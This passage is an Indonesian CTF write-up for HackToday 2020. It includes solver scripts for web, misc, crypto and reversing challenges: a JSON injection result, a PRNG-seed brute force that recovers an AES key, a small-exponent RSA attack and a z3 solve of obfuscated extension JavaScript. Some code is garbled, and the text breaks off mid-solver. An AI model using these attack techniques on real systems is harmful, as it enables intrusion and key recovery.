Akan mendapatkan sebuah token pada response. Lalu digunakan token tersebut untuk mengakses **/secure/flag**

```
← → ↻ 🏠 ⓘ Not secure | chall.codepwnda.id:15021/secure/flag
{
  "flag": "hacktoday{d0000d____JSON____1njeCt10n_iS54_th1n9__qu3sti0n_M4rk_qu3sti0n_M4rk__}"
}
```

Flag :

hacktoday{d0000d____JSON____1njeCt10n_iS54_th1n9__qu3sti0n_M4rk_qu3sti0n_M4rk__}

MISC

Sanity Check

Diberikan link google docs, dilihat history lengkap pengeditan dan ditemukan flag nya.

Flag : **hacktoday{welcome_to_hacktoday_2020_broda__s8jm}**


O-Seen

Pertama, diberikan poster HackToday tahun 2019. Lalu kami menyimpulkan bahwa kami harus mencari postingan yang mengandung foto tersebut di social media yang ada di poster tersebut (FB, IG dan Twitter). Setelah mencari, kami berhasil menemukan akun **hacktoday_fake_flag** di IG milik HackToday. Buka profilnya dan flagnya pun ditemukan.

Flag : **hacktoday{__searching_4_flag__}**

O-Seen 2

Awalnya kami masih belum memahami maksud dari “No follow, no flag”, namun setelah ada hint tambahan yang merujuk ke pemilik flag sebagai follower dari IT Today, kami mencari akun yang mencurigakan di social media milik IT Today. Setelah dicari, ada satu akun dengan username yang cukup menggoda untuk dilihat.



Begitu akun dibuka, ada QR code dan saat discan, akan merujuk ke flagnya.

Flag : **hacktoday{oppsiee_ketemu_deh}**

Tebak Tebakan

Diberikan suatu service, kami disuruh menebak suatu nama dan diberikan inisialnya. Karena disuruh menebak 1111 kali, kami membuat program otomatisnya.

Kelemahan dari service ini adalah program tidak akan mengacak nama yang diberikan. Jadi misal saat ini inisial P berarti Panda, saat dijalankan lagi soal dengan inisial P pasti jawabannya Panda juga. Kelemahan ini yang kami eksploitasi.

Berikut source code yang kami buat.

```
from pwn import *
r = remote('chall.codepwnda.id', 14011)
dic = open('li').read().split('\n')
dicc = {}
for d in dic:
    tmp = d.split()
    dicc[tmp[0]] = tmp[1]

print(dicc)

for _ in range(1110):
    r.sendline('1')
    print(r.recvline())
    r.recvuntil('#')
    r.recvline()

    target = r.recvline()
    target = target[1:].strip()
    initial = target.split()[2][0]

    r.recvuntil("#####\n")
    r.recvline()
    # r.recvline()
    if initial in dicc:
        r.sendline(dicc[initial])
        r.sendline('m')
        print("Done! Answer : " + dicc[initial] + ", Step : " + str(_))
        # sleep(0.5)
    else:
        r.sendline('rinrin, daisuki!')
        r.interactive()
r.interactive()
```

Saat gagal, program akan kembali ke interactive, dan jawaban yang benar akan ditampilkan. Jawaban benar kemudian disimpan ke file `//` untuk dibaca selanjutnya, begitu seterusnya hingga file berisi seluruh kemungkinan nama. Setelah itu, kami tinggal menjalankannya dan setelah ditunggu sebentar, skor kami sudah 1110, cukup ditambah 1 kali secara manual untuk mendapatkan flagnya.

Flag : **hacktoday{tebak_tebak_berhadiah_flag_1kEb44t}**

Cryptography

succss

Diberikan file chall.py dan flag.enc. Berikut adalah file chall.py

```
#!/usr/bin/python
from random import randint
from flag import flag

conv = lambda num: hex(num)[2:].rstrip('L').rjust(16, '0')
p = 18446744073709551557
b = randint(1, p-1)
res = ''

for i in range(0, len(flag), 8):
    x = int(flag[i:i+8].encode('hex'), 16)
    for _ in range(2):
        r = b * x % p
        res += conv(r)
        b = r

with open('flag.enc', 'w') as f:
    f.write(res.decode('hex'))
    f.close()
```

Disini kita tahu bahwa 18446744073709551557 merupakan bilangan prima (<http://wiki.linuxquestions.org/wiki/Factor>), dan operasi yang dilakukan adalah $b * x \% p$. Karena p merupakan bilangan prima dan b pasti kurang dari p ($\gcd(b, p) = 1$) maka kita dapat melakukan multiplicative modular inverse. Berikut solver yang saya gunakan.

```
import gmpy2
from Crypto.Util.number import long_to_bytes

f=open("flag.enc","r")
enc=f.read()
b=[]
for i in range(0,len(enc),8):
    b.append(int(enc[i:i+8].encode('hex'), 16))
p=18446744073709551557
flag=""
```

```

for i in range(len(b)-1):
    if(i%2==0):
        flag+=long_to_bytes(gmpy2.divm(b[i+1],b[i],p))
print flag

```

dilakukan pengecekan ganjil genap karena terdapat looping dua kali terhadap plaintext ketika proses enkripsi , jadi kita hanya perlu satu blok plaintext untuk setiap perulangan.

Flag : **hacktoday{some0ne_is_h4ving_fun_w_M4th_here}**

Baby AES

Diberikan file babyaes.py dan out.txt , berikut file babyaes.py

```

import random
import os
from Crypto.Cipher import AES
from datetime import datetime
timestamp = int(datetime.timestamp(datetime.now()))
random.seed(timestamp)
from Crypto.Util.Padding import pad, unpad

mamank = 'abgjago'
flag = open('flag.txt','r').read().encode()

def riweuh_pad(kinemon):
    return pad(unpad(pad(kinemon,16),16),16)

def Wano(oden,kaidou):
    tmp = oden
    oden = kaidou.hex()
    kaidou = tmp.hex()
    print("Enjoy ur Ice Cream : " + kaidou + oden)

def encrypt_flag(KEY,FLAG):
    iv = os.urandom(16)
    cipher = AES.new(KEY, AES.MODE_CBC, iv)
    encrypted = cipher.encrypt(FLAG)
    Wano(iv,encrypted)

if __name__ == '__main__':
    for i in range(10):
        print(random.randint(100,1000))
        flag=riweuh_pad(flag)

```



```
key = str(random.randint(100000000,900000000)) + mamank
encrypt_flag(key.encode(),flag)
```

Disini terdapat pemanggilan fungsi randint namun terdapat seed yang argumentnya adalah waktu sekarang (waktu pemanggilan fungsi tersebut) . looping yang memanggil fungsi **random.randint(100,1000)** disimpan pada out.txt jadi disini kita dapat menebak value seed dengan membandingkan dengan 10 value yang ada di out.txt.

Disini saya mencoba melakukan bruteforce seed pada waktu file out.txt dibuat dengan skala waktu-100 sampai waktu+100.

```
target=[432,878,251,971,849,552,174,848,645,961]
timestamp=1596920400
for i in range(timestamp-100000,timestamp+100000):
    counter=0
    random.seed(i)
    for j in range(10):
        if(target[j]==random.randint(100,1000)):
            counter+=1
        else:
            break
    if(counter>=9):
        print(i)
        break
```

Kemudian didapatkan timestapnya adalah 1596894957 . Selanjutnya tinggal melakukan proses decrypt dengan menggunakan nilai seed tersebut. Berikut solver yang kami gunakan.

```
import random
import os
from Crypto.Cipher import AES
from datetime import datetime

target=[432,878,251,971,849,552,174,848,645,961]
timestamp=1596920400
for i in range(timestamp-100000,timestamp+100000):
    counter=0
    random.seed(i)
    for j in range(10):
        if(target[j]==random.randint(100,1000)):
            counter+=1
        else:
            break
    if(counter>=9):
        timestamp=i
```

```

        break

random.seed(timestamp)
for i in range(10):
    random.randint(100,1000)
mamank = 'abgjago'
key = str(random.randint(100000000,900000000)) + mamank
print(key)

def decrypt_flag(KEY,FLAG,iv):
    iv = os.urandom(16)
    cipher = AES.new(KEY, AES.MODE_CBC, iv)
    decrypted = cipher.decrypt(FLAG)
    return decrypted

data=bytes.fromhex("0f2d183807c247d5f6892e80f10ab624fe44ed68600b6d704794
f9ba775d0e60a35961ef2f90d09f5f07dea7091e30221d07a7fd2c84a2c00106631f7fe0
ced96b8177210141ec26d308094ce964a0d2e4cf0ad49191e15227059da9e01739594e6b
80be037c122c1a98b2d66bd6b967b7093582a577b7c83d4f9579f42f6d9c4a14ddf1f0d4
a53458d711389254bfc6a356a060e1862aaebca638caec10de4954b44bc7f6c17fa87bd
1476c9f6f2b412a90eb60cd3b802c4f46a3865038d2ae786f2ba262a338286639e4be375
7150619fc42bf8bf8cdead57d285e4982695")
flag=data[:208]
iv=data[208:]
print(decrypt_flag(key.encode(),flag,iv))

```

Flag : hacktoday{as_people_say____random_numbers_isnt_random}

Baby RSA

Diberikan file source.py dan ciphertext.txt, berikut isi dari source.py

```

from Crypto.Util.number import *

e=3
n = getPrime(1024)
FLAG = open('flag.txt','rb').read()
print(hex(bytes_to_long(FLAG + b'\x00' * (500 - len(FLAG)))))
c = pow(bytes_to_long(FLAG + b'\x00' * (500 - len(FLAG))),e,n)
print("N : {}".format(n))
print("e : {}".format(e))
print("c : {}".format(c))

```

Disini kita tahu jika nilai $e=3$ kita dapat melakukan small exponent attack , namun yang jadi masalah adalah nilai dari plaintext sangat besar yaitu **$b'\backslash x00'+500-len(FLAG)$** , jadi nilai dari

plaintext^3 pasti lebih besar dari n , dan nilai n merupakan bilangan prima. jadi solusinya adalah dengan mengalikan ciphertext terhadap $\text{pow}(\text{modinv}(256, n) ** \text{padding_len}, e, n)$ dan menambahkan kelipatan n ke ciphertext tersebut dan terakhir memeriksa apakah nilai resultannya adalah pangkat tiga atau tidak jika iya tinggal mengakar 3 untuk mendapatkan flagnya.

Karena kita tidak tahu panjang flagnya tapi kita tahu panjang format flagnya adalah 11 kita tinggal melakukan bruteforce saja. Berikut solver yang kami gunakan.

```
import gmpy2

from Crypto.PublicKey import RSA

from crypto_commons.generic import bytes_to_long, long_to_bytes
from crypto_commons.rsa.rsa_commons import modinv

def solve(ct, e, n, padding_len):
    new_ct = ct * pow(modinv(256, n) ** padding_len, e, n)
    new_ct %= n
    for i in range(256):
        potential_pt, is_cube = gmpy2.iroot(new_ct + (n * i), e)
        if is_cube:
            print(i, long_to_bytes(potential_pt))

for flag_size in range(11,100):
    n =
107468912290287173185525190843756066912636096000903535940585580501598473
704173724842555267251663241132763251067605354069676909875997478430110024
585452408894968603671557766287363141247584345799037100774657182138864290
300602046455069760227072397156965372661180675554639390371014219438682064
484673744133715950819
    e = 3
    ct =
509144678456892926442115127166693696135559235511557474867786214274686379
496600889117088714508786264443756793746382120331321295598728854211385731
142808645211986815533828855878316429525532553166132923470546506251348726
308383380501145191606347026295171603729554461326079267520261385841562743
04521251841496019672
    solve(ct, e, n, 500 - flag_size)
```

Flag : hacktoday{PaddingNull_Is_a_Multiply_by_256}

REVERSING

Machine Gun Kelly

Diberikan sebuah file dengan nama `kell.hs` , dari ekstensi dan syntaxnya kita tahu bahwa file tersebut merupakan source code bahasa pemrograman haskell. Kemudian disini saya menggunakan `ghci` untuk load file `kell.hs` lalu mengompilanya dan melakukan pemanggilan terhadap function atau variabelnya secara interactive.

```
GHci, version 8.6.5: http://www.haskell.org/ghc/  :? for help
Prelude> :l kell.hs
[1 of 1] Compiling Main                ( kell.hs, interpreted )
Ok, one module loaded.
*Main> kel
[2,3,5,7,11,13,17,19,23,29,31,37,41,43,47,53,59,61,67,71,73,79,83,89,97,101,103,107,109,113,127,131,137,139,149,151,157,163,167,173,179,181,191,193,197,199,211,223,227,229,233,239,241,251,257,263,269,271,277,281,283,293,307,311,313,317,331,337,347,349,353,359,367,373,379,383,389,397,401,409,419,421,431,433,439,443,449,457,461,463,467,479,487,491,499,503,509,521,523,541,547,557,563,569,571,577,587,593,599,601,607,613,617,619,631,641,643,647,653,659,661,673,677,683,691,701,709,719,727,733,739,743,751,757,761,769,773,787,797,809,811,821,823,827,829,839,853,857,859,863,877,881,883,887,907,911,919,929,937,941,947,953,967,971,977,983,991,997,1009,1013,1019,1021,1031,1033,1039,1049,1051,1061,1063,1069,1087,1091,1093,1097,1103,1109,1117,1123,1129,1151,1153,1163,1171,1181,1187,1193,1201,1213,1217,1223,1229,1231,1237,1249,1259,1277,1279,1283,1289,1291,1297,1301,1303,1307,1319,1321,1327,1361,1367,1373,1381,1399,1409,1423,1427,1429,1433,1439,1447,1451,1453,1459,1471,1481,1483,1487,1489,1493,1499,1511,1523,1531,1543,1549,1553,1559,1567,1571,1579,1583,1597,1601,1607,1609,1613,1619,1621,1627,1637,1657,1663,1667,1669,1693,1697,1699,1709,1721,1723,1733,1741,1747,1753,1759,1777,1783,1787,1789,1801,1811,1823,1831,1847,1861,1867,1871,1873,1877,1879,1889,1901,1907,1913,1931,1933,1949,1951,1973,1979,1987,1993,1997,1999,2003,2011,2017,2027,2029,2039,2053,2063,2069,2081,2083,2087,2089,2099,2111,2113,2129,2131,2137,2141,2143,2153,2161,2179,2203,2207,2213,2221,2237,2239,2243,2251,2267,2269,2273,2281,2287,2293,2297,2309,2311,2333,2339,2341,2347,2351,2357,2371,2377,2381,2383,2389,2393,2399,2411,2417,2423,2437,2441,2447,2459,2467,2473,2477,2503,2521,2531,2539,2543^C,2549,2551Interrupted.
```

disini kita tahu bahwa function `kel` menghasilkan bilangan prima dan `mac` melakukan operasi `chr((arg1%256)^arg2)`. Untuk proses decrypt dari arraynya sendiri adalah dilakukan pemanggilan function `mac` dengan argument value dari array dan primeth recurrence (<https://oeis.org/A007097>) dimulai dari **ine n** (bilangan prima ke-n). Untuk memastikan kita bisa melakukan print value `m` dengan mengubah function `mac` menjadi **mac m n = m** . Karena proses melakukan primeth recurrence-nya cukup lama maka disini saya menggunakan wolframalpha untuk melakukan hal tersebut.

Extended Keyboard

Upload

Examples

Random

Assuming "prime" is a math function | Use as referring to prime numbers or referring to a type of number instead

Input:

p_{1337}

p_n is the n^{th} prime number

Result:

11 027

lalu `prime(prime(1337))` dan seterusnya hingga sesuai dengan panjang array.
Berikut solver yang kami gunakan

```
def mac(x,y):
    return chr(x%256^y)

arr1=[2,3,5,11,31,127,709,5381,52711,648391]
arr2=[1337,11027,116803,1537709,24519307,463285321,10189670587,257079103
667,1]
arr3=[7331,74311,941599,14519039,266261651,5701245833,140382952961,1]
target1=[0x6a, 0x62, 0x66, 0x60, 0x6b, 0x10, 0xa1, 0x64, 0x9e, 0xbc]
target2=[0x7b, 0x22, 0x72, 0xea, 0xd4, 0xb, 0x8f, 0x87, 0xa9]
target3=[0xfc, 0x17, 0x6d, 0xce, 0xfe, 0xba, 0x34, 0x1c]
flag=""
for i in range(len(arr1)):
    flag+=mac(arr1[i],target1[i])
for i in range(len(arr2)):
    flag+=mac(arr2[i],target2[i])
for i in range(len(arr3)):
    flag+=mac(arr3[i],target3[i])
print flag
```

Dengan melakukan sedikit guessing untuk value terakhir dari arr2 kami mendapatkan flagnya.

Flag : **hacktoday{B11G_B44D_Pr1m35}**

Jay Z

Diberikan sebuah file dengan ekstensi crx yang merupakan sebuah Google Chrome Extension , pertama kami coba menginstallnya dan terdapat sebuah form yang melakukan pengecekan terhadap password. Kemudian kami menggunakan crx extractor untuk mengextract file crx tersebut. Di awal kami mengira file main.js lah yang menyimpan fungsi validasi password ternyata tidak karena fungsinya adalah melakukan validate terhadap input email **if(\$(input).attr('type') == 'email' || \$(input).attr('name') == 'email') .**

Setelah mencari-cari akhirnya kami menemukan sesuatu yang mencurigakan diakhir file jquery (dengan membandingkan dengan source code jquery asli

(<https://code.jquery.com/jquery-3.2.1.min.js>)

```
r.css(b,c,h):r.style(b,c,e,h)),b.g?e:void 0,g)}))},r.fn.extend({bind:function(a,b,c){return this.on(a,null,b,c)},unbind:function(a,b){return this.off(a,null,b)},delegate:function(a,b,c,d){return this.on(b,a,c,d)},undelegate:function(a,b,c){return 1===arguments.length?-this.off(a,"**"):this.off(b,a||"**",c)}},r.holdReady=function(a){a?r.readyWait++:r.ready(!-0)},r.isArray=Array.isArray,r.parseJSON=JSON.parse,r.nodeName=B,"function"==typeof define&&define.amd&&define("jquery",[],function(){return r});var Vb=a.jquery,Wb=a.$;return r.noConflict=function(b){return a.$==r&&(a.$=Wb),b&&a.jquery==r&&(a.jquery=Wb),r},b||(a.jquery=a.$=r),r)};5 var _0x4258=['passForm','ac')ed('lPstrv','charCodeAt','length','0x1','fromCharCode','submit','getElementById','0x0'];(function(_0x5d9e04,_0x4258d2){var _0x4fd1=function(_0x3a389a){while(--_0x3a389a){_0x5d9e04['push'](_0x5d9e04['shift']());}};_0x4fd1(++_0x4258d2)})(_0x4258,0x1ed);var _0x4fd1=function(_0x5d9e04,_0x4258d2){_0x5d9e04=_0x5d9e04-0x0;var _0x4fd1de=_0x4258[_0x5d9e04];return _0x4fd1de;};document[_0x4fd1('0x0')]-(_0x4fd1('0x2'))['addEventListener'](_0x4fd1('0x8'),_0x1337);function _0x1337()-
```

Pada kode tersebut dilakukan proses decode dengan base64 kemudian dilakukan operasi xor dan pemanggilan fungsi eval terhadap value tersebut. Disini kita tinggal merubah eval menjadi console.log saja untuk melihat kode aslinya.

```

1 var _0x5a1c = ['join', 'split', 'passForm', 'charCodeAt', 'password', 'reverse', 'Wrong !', 'value', 'hacktoday{}'];
2 (function ( _0x11fc65, _0x5a1c39) {
3     var _0x356551 = function ( _0x54bc5f) {
4         while (--_0x54bc5f) {
5             _0x11fc65['push'](_0x11fc65['shift']());
6         }
7     };
8     _0x356551(++_0x5a1c39);
9 }(_0x5a1c, 0xaf));
10 var _0x3565 = function ( _0x11fc65, _0x5a1c39) {
11     _0x11fc65 = _0x11fc65 - 0x0;
12     var _0x356551 = _0x5a1c[_0x11fc65];
13     return _0x356551;
14 };
15
16 function validatePass() {
17     console.log("a");
18     var _0x5a3c72 = document['forms'][_0x3565('0x7')][_0x3565('0x0')][_0x3565('0x3')];
19     var _0x41f0be = _0x5a3c72[_0x3565('0x6')]['(')][_0x3565('0x1')]['(')[_0x3565('0x5')]['(');
20     if ((_0x5a3c72[_0x3565('0x8')](0x8) ^ _0x41f0be[_0x3565('0x8')](0xa)) + 0x45c == 0x498 && (_0x5a3c72[_0x3565('0x8')](0xb) ^ _0x4
21         alert(_0x3565('0x4') + _0x5a3c72 + '');
22         return ![];
23     } else {
24         alert(_0x3565('0x2'));
25         return ![];
26     }
27 }

```

Setelah mendapatkan kode dari validasi password selanjutnya kita tinggal menganalisisnya saja.

var _0x5a3c72 = input dari kita

var _0x41f0be = reverse dari input kita

_0x3565('0x8') = charCodeAt

Karena _0x41f0be merupakan reverse dari _0x5a3c72 , jadi kita dapat mengubah _0x41f0be menjadi _0x5a3c72 pada pengecekan dengan merubah nilai indexnya saja. Karena kita tahu panjang dari inputan kita (melihat nilai maksimal index+1) yaitu 0x16 , maka untuk nilai _0x5a3c72[5] == _0x41f0be[0x15-5] dan seterusnya. Jadi terakhir tinggal membuat solver dengan z3 dan didapatkan flagnya.

```

from z3 import *

_0x5a3c72=[BitVec("x{}".format(i), 8) for i in range(0x16)]
s=Solver()
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[11]) + 0x45c == 0x498 )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[1]) + 0x4a3 == 0x4a5 )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[13]) + 0x10e == 0x11e )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[2]) + 0x223 == 0x23d )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[14]) + 0x304 == 0x346 )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[13]) + 0xeb == 0x12c )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[4]) + 0x3a9 == 0x3b0 )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[10]) + 0x16b == 0x181 )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[18]) + 0x3ab == 0x3b0 )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[15]) + 0x16d == 0x182 )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[10]) + 0x24c == 0x276 )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[21]) + 0x3ee == 0x3ee )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[11]) + 0x135 == 0x14f )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[8]) + 0x36 == 0x6f )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[16]) + 0x42d == 0x42d )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[17]) + 0xf8 == 0x149 )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[8]) + 0x417 == 0x452 )

```



```
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[14]) + 0x4f6 == 0x532 )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[16]) + 0xaf == 0xaf )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[11]) + 0x3f0 == 0x3f6 )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[14]) + 0x1f2 == 0x21e )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[20]) + 0x308 == 0x31f )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[15]) + 0x1d6 == 0x242 )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[4]) + 0x3f == 0x42 )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[10]) + 0x61 == 0x8b )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[13]) + 0x3b6 == 0x40c )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[7]) + 0x105 == 0x180 )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[12]) + 0x2be == 0x2c8 )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[17]) + 0xff == 0x16e )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[3]) + 0x85 == 0x8a )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[20]) + 0x1a5 == 0x1ea )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[0]) + 0x95 == 0x95 )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[10]) + 0x21a == 0x244 )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[1]) + 0x1e2 == 0x1f6 )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[3]) + 0x1cf == 0x23d )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[17]) + 0x180 == 0x1ea )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[17]) + 0x2d9 == 0x32e )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[8]) + 0x1ac == 0x1e6 )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[8]) + 0x1c7 == 0x1ed )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[7]) + 0x11c == 0x157 )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[6]) + 0x4ec == 0x532 )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[10]) + 0x3dc == 0x40b )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[18]) + 0x2b4 == 0x320 )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[19]) + 0x352 == 0x356 )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[6]) + 0x60 == 0x77 )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[7]) + 0x479 == 0x4b5 )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[14]) + 0x2f7 == 0x34c )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[8]) + 0x2a8 == 0x2dc )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[0]) + 0x27e == 0x2fc )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[1]) + 0x2ec == 0x32a )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[3]) + 0x216 == 0x254 )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[21]) + 0x1b2 == 0x1f3 )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[5]) + 0x42d == 0x42d )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[20]) + 0x520 == 0x59b )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[13]) + 0x37 == 0x78 )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[18]) + 0x467 == 0x4a2 )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[14]) + 0x3ab == 0x3ed )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[4]) + 0x47b == 0x4d3 )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[16]) + 0x158 == 0x164 )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[17]) + 0x404 == 0x418 )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[5]) + 0x3ea == 0x453 )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[3]) + 0x4ae == 0x4b3 )
```

```
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[13]) + 0x1bf == 0x1bf )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[10]) + 0xf6 == 0xf6 )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[16]) + 0x85 == 0xab )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[8]) + 0x6e == 0x94 )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[4]) + 0x117 == 0x183 )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[12]) + 0x26 == 0x75 )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[6]) + 0x3c6 == 0x41c )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[10]) + 0x32a == 0x369 )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[7]) + 0x2b0 == 0x31c )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[4]) + 0x6e == 0x6e )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[14]) + 0x487 == 0x494 )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[0]) + 0x3a2 == 0x3b2 )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[3]) + 0x3f == 0x62 )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[11]) + 0x56 == 0x8f )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[9]) + 0x189 == 0x190 )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[13]) + 0x109 == 0x148 )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[2]) + 0x532 == 0x57c )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[1]) + 0x399 == 0x3a0 )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[0]) + 0x42a == 0x45d )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[5]) + 0x125 == 0x13c )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[20]) + 0x515 == 0x564 )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[7]) + 0x51c == 0x51c )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[1]) + 0xb9 == 0xf7 )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[17]) + 0x4bb == 0x52a )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[10]) + 0x332 == 0x378 )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[4]) + 0x338 == 0x382 )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[21]) + 0x4d8 == 0x4ef )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[13]) + 0xd9 == 0xe7 )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[8]) + 0x108 == 0x183 )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[0]) + 0x281 == 0x296 )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[18]) + 0x373 == 0x3ac )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[18]) + 0xd6 == 0x114 )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[3]) + 0x33b == 0x3b9 )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[15]) + 0x404 == 0x404 )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[21]) + 0x50e == 0x553 )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[14]) + 0x348 == 0x381 )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[5]) + 0x219 == 0x21c )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[12]) + 0x266 == 0x29a )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[4]) + 0x451 == 0x4bd )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[3]) + 0x151 == 0x156 )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[18]) + 0x27f == 0x2a5 )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[5]) + 0x2d3 == 0x328 )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[11]) + 0x226 == 0x24f )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[14]) + 0xe == 0x2d )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[14]) + 0x2a1 == 0x2f6 )
```



```
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[20]) + 0x1c == 0x79 )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[12]) + 0x29a == 0x2ce )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[4]) + 0x4f7 == 0x53d )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[0]) + 0x43f == 0x454 )
